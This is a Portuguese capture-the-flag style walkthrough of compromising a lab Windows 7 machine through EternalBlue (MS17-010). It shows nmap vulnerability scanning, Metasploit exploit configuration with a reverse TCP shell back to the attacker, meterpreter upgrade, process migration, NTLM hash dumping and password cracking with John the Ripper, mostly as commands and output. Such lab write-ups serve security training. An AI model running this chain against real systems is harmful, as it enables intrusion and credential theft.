

ETERNAL BLUE

Hoje vou fazer a invasão de uma máquina com uma vulnerabilidade conhecida como "ETERNAL BLUE"

Primeiro temos apenas um IP alvo: `10.10.183.50`

Como isso a primeira etapa se inicia, começamos com uma varredura com o nmap, com o seguinte comando: `nmap -sV -vv --script vuln 10.10.183.50` onde:

1. `nmap` :

- É a ferramenta de varredura de rede utilizada para descobrir hosts, serviços e possíveis vulnerabilidades.

2.

`-sV` :

- Ativa a detecção de versões dos serviços em execução nas portas abertas do alvo. Isso permite que o Nmap identifique não apenas quais serviços estão ativos, mas também suas versões específicas, o que é essencial para correlacionar vulnerabilidades conhecidas.

3.

`-vv` :

- Define o nível de verbosidade como "muito alto". Isso significa que o Nmap fornecerá mais detalhes durante a execução da varredura, incluindo informações sobre cada etapa do processo.

4.

`--script vuln` :

- Especifica que o Nmap deve executar os scripts da categoria


`vuln`. Esses scripts fazem parte do *Nmap Scripting Engine* (NSE) e são projetados para detectar vulnerabilidades conhecidas em serviços identificados no alvo. Exemplos incluem

vulnerabilidades SMB (como EternalBlue), falhas em servidores HTTP, entre outras.

5.

10.10.183.50 :

- Representa o IP ou domínio do alvo que será analisado.



```
root@scarab: /home/slow
Arquivo  Ações  Editar  Exibir  Ajuda
(root@scarab)-[/home/slow]
# nmap -sV -vv --script vuln 10.10.183.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 11:38 -03
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 10.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:38
Completed NSE at 11:38, 0.00s elapsed
Initiating Ping Scan at 11:38
Scanning 10.10.183.50 [4 ports]
Completed Ping Scan at 11:38, 0.34s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:38
Completed Parallel DNS resolution of 1 host. at 11:38, 0.01s elapsed
Initiating SYN Stealth Scan at 11:38
Scanning 10.10.183.50 [1000 ports]
Discovered open port 139/tcp on 10.10.183.50
Discovered open port 135/tcp on 10.10.183.50
Discovered open port 445/tcp on 10.10.183.50
Discovered open port 3389/tcp on 10.10.183.50
```

Essa visão só é possível graças à opção -vv, que detalha todo o processo. É uma execução rápida, e em breve teremos a análise completa.

```

PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack ttl 125 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Service
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|   State: VULNERABLE
|   IDs: CVE:CVE-2012-0152
|   Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|   Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
|
|   Disclosure date: 2012-03-13
|   References:
|   http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|   State: VULNERABLE
|   IDs: CVE:CVE-2012-0002
|   Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|   Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the t
targeted system.
|
|   Disclosure date: 2012-03-13
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|   http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_ _ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49158/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49160/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14

```

Por fim, obtivemos uma análise completa e, para nossa surpresa, o alvo foi identificado como vulnerável ao EternalBlue.

```

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|

```

Agora é hora de utilizar o Metasploit. Ao executar o comando search, localizei o exploit adequado para ser utilizado.

```
root@scarab: /home/slow
Arquivo  Ações  Editar  Exibir  Ajuda
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |


Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.91.134  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:
```

Ao executar o comando `show options`, identificamos que é necessário definir tanto o `RHOSTS` quanto o payload a ser utilizado. Vamos começar configurando o `RHOSTS`.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.183.50
rhosts => 10.10.183.50
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Agora, vamos definir o payload que será utilizado para o ataque.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Com tudo configurado, basta executar o exploit utilizando o comando `exploit` ou `run`.

```

[*] 10.10.183.50:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.183.50:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1
[*] 10.10.183.50:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.183.50:445 - The target is vulnerable.
[*] 10.10.183.50:445 - Connecting to target for exploitation.
[+] 10.10.183.50:445 - Connection established for exploitation.
[+] 10.10.183.50:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.183.50:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.183.50:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.183.50:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.183.50:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.183.50:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.183.50:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.183.50:445 - Sending all but last fragment of exploit packet
[*] 10.10.183.50:445 - Starting non-paged pool grooming
[+] 10.10.183.50:445 - Sending SMBv2 buffers
[+] 10.10.183.50:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.183.50:445 - Sending final SMBv2 buffers.
[*] 10.10.183.50:445 - Sending last fragment of exploit packet!
[*] 10.10.183.50:445 - Receiving response from exploit packet
[+] 10.10.183.50:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.183.50:445 - Sending egg to corrupted connection.
[*] 10.10.183.50:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.183.50
[*] Command shell session 1 opened (10.13.75.103:4444 → 10.10.183.50:49179) at 2025-01-19 11:59:06 -0300
[+] 10.10.183.50:445 - -----WIN-----
[+] 10.10.183.50:445 - -----WIN-----
[+] 10.10.183.50:445 - -----WIN-----

Shell Banner:
Microsoft Windows [Version 6.1.7601]

C:\Windows\system32>^Z
Background session 1? [y/N] yes
msf6 exploit(windows/smb/ms17_010_etheralblue) >

```

Agora que temos acesso à máquina alvo, precisamos escalar privilégios. Para isso, colocamos a sessão em segundo plano usando Ctrl+Z. Antes disso, é necessário transformar nosso shell em um Meterpreter. Para isso, utilizaremos um módulo post-exploitation.

```

msf6 exploit(windows/smb/ms17_010_etheralblue) > back
msf6 > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) >

```

Mais precisamente, utilizamos o módulo

`post/multi/manage/shell_to_meterpreter` com o comando `use`. Em seguida, definimos a sessão ativa usando o comando `set SESSION 1` para especificar a conexão que será convertida em Meterpreter.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):



| Name    | Current Setting | Required | Description                                                                             |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------|
| HANDLER | true            | yes      | Start an exploit/multi/handler to receive the connection                                |
| LHOST   |                 | no       | IP of host that will receive the connection from the payload (Will try to auto detect). |
| LPORT   | 4433            | yes      | Port for payload to connect to.                                                         |
| SESSION |                 | yes      | The session to run this module on                                                       |



View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.13.75.103:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >

```

Após mudar de sessão, utilizamos o comando `ps` para listar os processos em execução e identificar o nome do processo em que estamos atualmente. Isso nos ajudará a determinar o contexto do sistema e decidir a melhor abordagem para escalar privilégios.

```

2936  684  SearchIndexer.exe  x64  0  NT AUTHORITY\SYSTEM

meterpreter >

```

Após identificar o processo alvo, realizamos a migração para outro processo utilizando o comando adequado no Meterpreter. Isso nos permite escalar privilégios ou obter um acesso mais persistente e controlado ao sistema.

```

meterpreter > migrate 1304
[*] Migrating from 2892 to 1304 ...
[*] Migration completed successfully.
meterpreter >

```

Dentro do processo com privilégios elevados, executamos o comando `hashdump` no Meterpreter para exibir todos os hashes de senha dos usuários presentes no sistema. Isso nos permite obter credenciais e, potencialmente, realizar mais ações dentro da rede.


```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > █
```

Para quebrar o hash, começamos salvando o hash em um arquivo `.txt`. Isso pode ser feito copiando os hashes gerados pelo comando `hashdump` e colando em um arquivo de texto, por exemplo, `hashes.txt`. Depois, podemos usar o **John the Ripper** para tentar quebrar o hash.

```
(root@scarab)-[/home/slow/Downloads]
# echo aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d > pass.txt
```

agora só executar o `john` com o seguinte comando `john --format=nt --wordlist=/home/slow/Downloads/rockyou.txt pass.txt`

Isso vai utilizar o arquivo **rockyou.txt** como wordlist para tentar quebrar o hash armazenado em **pass.txt**.

```
(root@scarab)-[/home/slow/Downloads]
# john --format=nt --wordlist=/home/slow/Downloads/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22 (aad3b435b51404eeaad3b435b51404ee)
1g 0:00:00:00 DONE (2025-01-19 12:28) 2.631g/s 26843Kp/s 26843Kc/s 26843KC/s alr1979..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Com a execução do John the Ripper, conseguimos recuperar a senha: **alqfna22**. Agora, com a senha em mãos, podemos realizar novas ações no sistema, como acessar outras contas ou explorar mais a fundo a máquina comprometida.

Com a senha **alqfna22**, conseguimos realizar o escalonamento de privilégios no sistema, obtendo acesso a uma conta com mais permissões, o que nos permite executar comandos com privilégios elevados e ter um controle mais amplo sobre o sistema.